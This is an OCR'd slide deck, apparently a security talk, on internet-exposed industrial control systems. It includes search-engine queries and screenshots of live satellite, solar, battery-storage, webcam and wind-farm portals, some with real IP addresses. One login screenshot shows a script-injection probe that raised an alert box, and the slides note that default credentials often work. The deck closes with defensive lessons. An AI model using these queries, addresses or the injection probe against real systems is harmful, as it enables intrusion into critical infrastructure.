RX : ▮▮▮▮▮▮▮ TX : ▮▮▮▮ Tracking Slave: Active ACU-PS - S

**DASHBOARD**

| | |
|---|---|
| GNSS position | 34.54° N, 129.53° E |
| Vessel heading | 250.3° |
| Satellite profile | Dual Antenna System |
| Satellite position | 1.0° W |
| RX polarisation | Vertical |
| TX polarisation | X-pol |
| RX RF frequency | 11.880920 GHz |
| LNB LO frequency | 10.250000 GHz |
| TX RF frequency | 14.200000 GHz |
| BUC LO frequency | 12.800000 GHz |
| Tracking RF frequency | 11.880920 GHz |

| | |
|---|---|
| ACU part name | TT-7016A |
| Antenna part name | TT-7008A |
| ACU serial number | 81141110 |
| Antenna serial number | 81144014 |
| Software version | 1.62 build 31 |

**POINTING**


| | |
|---|---|
| Azimuth, elevation geo | 195.3° 40.8° |
| Azimuth, elevation rel | 225.2° 43.9° |
| Polarisation skew | 8.4° |

**TX**

BUC TX

**MODEM**

| | |
|---|---|
| Model | Dual Antenna Master |
| RX locked status | Locked |
| Signal level | 0 (pwr) |



"Cobham SATCOM" OR ("Sailor" "VSAT")

TOTAL RESULTS

16

TOP COUNTRIES

New Service: Keep track of what you have connected to the Internet. Che

54.150.224.124

ec2-54-150-224-124.ap-northeast-1.compute.amazonaws.com

Amazon


Added on 2020-08-21 01:11:44 GMT

● Japan, Tokyo

cloud

```
HTTP/1.1 200 OK\r\nServer: Apache/2.4.18 (Ubuntu)\r\nLast-Modified: Fr
```

# More Examples



Not secure | [redacted]2/#ilang=EN&b=p_live_flow

Welcome to the Main Menu of the Solar-Log 1200

8/29/20 1:38:31 PM

Yield data / Current values / Energy flow

32.40 kW
Production

Not secure | [redacted]ang=EN&b=c_devicedef_interface


8/29/20 1:40:08 PM

Configuration / Devices / Definition / Interfaces

Interface assignments

| Device class | Manufacturer | Type | Interface |
|---|---|---|---|
| Inverters | Solectria | V4 | [redacted]<br>(9600bps) |

# Various Electrical Supplies



Not secure | [redacted]

0 kW

447 kW

440 kW

TESLA

63%

Mode Operation
Direct

Battery Target Power
0 kW

Battery Target Reactive Power
0 kVAR


Nominal Energy Remaining
605 kWh

Max Charge Power
500 kW

Max Discharge Power
500 kW

Load With And Without Battery

637 kW




[redacted]


Active

TESLA


# Webcams, Wind Portals,...



Not secure | [redacted]0002/ViewerFrame?Mode=Motion&Language=0



Not secure | [redacted]2/axis-cgi/jpg/image.cgi?webcam.jpg



http.title:"Nordex Control" "Windows 2000 5.0 x86" ",

New Service: Keep track of what you have connected to the Internet.

TOTAL RESULTS

68

TOP COUNTRIES

| | |
|---|---|
| Denmark | 12 |
| Italy | 10 |
| Germany | 10 |
| France | 9 |
| United Kingdom | 6 |

TOP SERVICES

| | |
|---|---|
| HTTP | 37 |
| HTTPS | 25 |
| 9595 | 1 |
| HTTP (8080) | 1 |
| 8004 | 1 |

**Nordex Control - Wind Farm Portal (ver. 11.06.13) A**

95.209.149.178
95.209.149.178.bredband.3.dk
Hi3G Access AB
Added on 2020-08-24 08:01:20 GMT
Denmark, Haslev

SSL Certificate
Issued By:
|- Common Name: Nordex Issuing CA
|- Organization: Nordex
Issued To:
|- Common Name: 192.168.8.211
|- Organization: Nordex


Supported SSL Versions
SSLv3, TLSv1

Diffie-Hellman Parameters
Fingerprint: Java 7/Hardcoded 768 bit prime

**Nordex Control - Wind Farm Portal (ver. 11.06.13) E**

193.251.3.154
lstlambert-657-1-150-154.w193-251.abo.wanadoo.fr
Orange
Added on 2020-08-24 09:37:29 GMT
France, Avignon

SSL Certificate
Issued By:
|- Common Name: Nordex-Issuing-CA 2015
Issued To:
|- Common Name: 192.168.8.211



Not secure | [redacted]/index_en.jsp

151.8.238.44 says

1

OK

Nordex Control Login

○ Certificate ○ Secure ● Basic

Username <script

Password •••••••

Login

Select Language

Language English

Wind Farm Total Summary

| | |
|---|---|
| Wind Farm Handover | 06.06.1997 |
| Number of Turbines | 9 (9) |
| Total Production | 327587.66 MWh |
| Data Availability | 82.08 % |
| Availability | 98.61 % |
| Capacity Factor | 16.96 % |
| Mean Wind Speed | 5.4 m/s |

# What does it all mean?


- Lazy access to "devices" for operational/monitoring purposes
- Most are not secure for anything other than local access
- Accessed these sites through HTTP using a basic web browser
- These systems were not initially built to face externally, also not an accident!
- Security through obscurity != device access.
- No firewall rules in place to protect from external access
- Default credentials work half the time
- So these devices should not be on the Internet, right?

HACKERS BRIEFLY TOOK DOWN THE WEBSITE OF THE CIA YESTERDAY...
WHAT PEOPLE HEAR:
SOMEONE HACKED INTO THE COMPUTERS OF THE CIA!!
WHAT COMPUTER EXPERTS HEAR:
SOMEONE TORE DOWN A POSTER HUNG UP BY THE CIA!!

# Lessons Learned

- Use Modbus over TLS
- Datagram Transport Layer Security (DTLS) to secure UDP streams
- Implementing DNP3 Secure Authentication (DNP3-SA) over serial links/IP suites, use of Smart Energy Profile (SEP2) protocol, ICCP, and IEC 62351 security standard for best practices
- Firewall unnecessary ports, disable Cloud9 IDE while in production, run system-level updates, update bash for shellshock mitigation
- Updating OpenSSL, TLS and changing hardcoded/default credentials

  for vendor device security




We need Control Who and What will Pass through

Also we must control who gets access

# Departing Thoughts

- Moving beyond perimeter-based security
- Need for people to sustain ICS security
- First know what's installed out there in the field
- Obtain the model of trust for device outputs and the correct documentation for systems
- More IR capabilities to remediate grid-based attacks


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.

# Thanks for tuning in!

@shail_official

https://github.com/spwn3r49sd3r00

SHALL WE PLAY A GAME?